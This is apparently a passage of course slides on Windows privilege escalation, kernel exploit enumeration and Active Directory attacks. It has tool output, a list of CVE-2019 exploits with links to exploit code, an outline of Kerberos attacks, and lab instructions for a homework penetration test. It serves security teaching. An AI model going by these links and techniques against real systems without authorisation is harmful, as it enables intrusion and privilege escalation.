Accesschk v5.2 - Reports effective permissions for securable objects
Copyright (C) 2006-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

RW evilsvc
        SERVICE_ALL_ACCESS
```

## Alternatively, check permissions on the binary it runs

```
C:\Users\Dylan>icacls.exe C:\Windows\System32\spoolsv.exe
C:\Windows\System32\spoolsv.exe NT SERVICE\TrustedInstaller:(F)
                                BUILTIN\Administrators:(RX)
                                NT AUTHORITY\SYSTEM:(RX)
                                BUILTIN\Users:(RX)
                                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)

Successfully processed 1 files; Failed processing 0 files
```

# Kernel Exploits

## Windows had many kernel/version exploits in the past

### Enumerate via Winpeas or systeminfo + google

```
  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
    OS Build Number: 17763
       [!] CVE-2019-0836 : VULNERABLE
        [>] https://exploit-db.com/exploits/46718
        [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

       [!] CVE-2019-0841 : VULNERABLE
        [>] https://github.com/rogue-kdc/CVE-2019-0841
        [>] https://rastamouse.me/tags/cve-2019-0841/

       [!] CVE-2019-1064 : VULNERABLE
        [>] https://www.rythmstick.net/posts/cve-2019-1064/

       [!] CVE-2019-1130 : VULNERABLE
        [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

       [!] CVE-2019-1253 : VULNERABLE
        [>] https://github.com/padovah4ck/CVE-2019-1253

       [!] CVE-2019-1315 : VULNERABLE
        [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

       [!] CVE-2019-1385 : VULNERABLE
        [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

       [!] CVE-2019-1388 : VULNERABLE
        [>] https://github.com/jas502n/CVE-2019-1388

       [!] CVE-2019-1405 : VULNERABLE
        [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/
```


# Active Directory

**Kerberos**
- Golden ticket
- Kerberoasting
- AS-REP Roasting
- Delegation

**SMB**
- Exploiting Version Vulns
- Browsing Network Shares

**LDAP**
- Enumerating Active Directory Objects
- Map out paths to Domain Admin

# Bloodhound





https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html

Exploit edges via Powerview

# 04

# Lab Time.

Learn by doing

# Lab Instructions

Load the VPN
Access https://elsa.sdc.cpp
Access your Kali VM
kali:kali

- On your kali set ip statically through GUI. Right click network interface and edit connections to set ip to 192.168.1.3 255.255.255.0
- Perform a penetration test against 192.168.1.2
  Create a report of 3 technical findings (no executive summary, attack narrative, etc.)

<u>This is apart of the homework</u>

# Got questions?

**Ask, probably**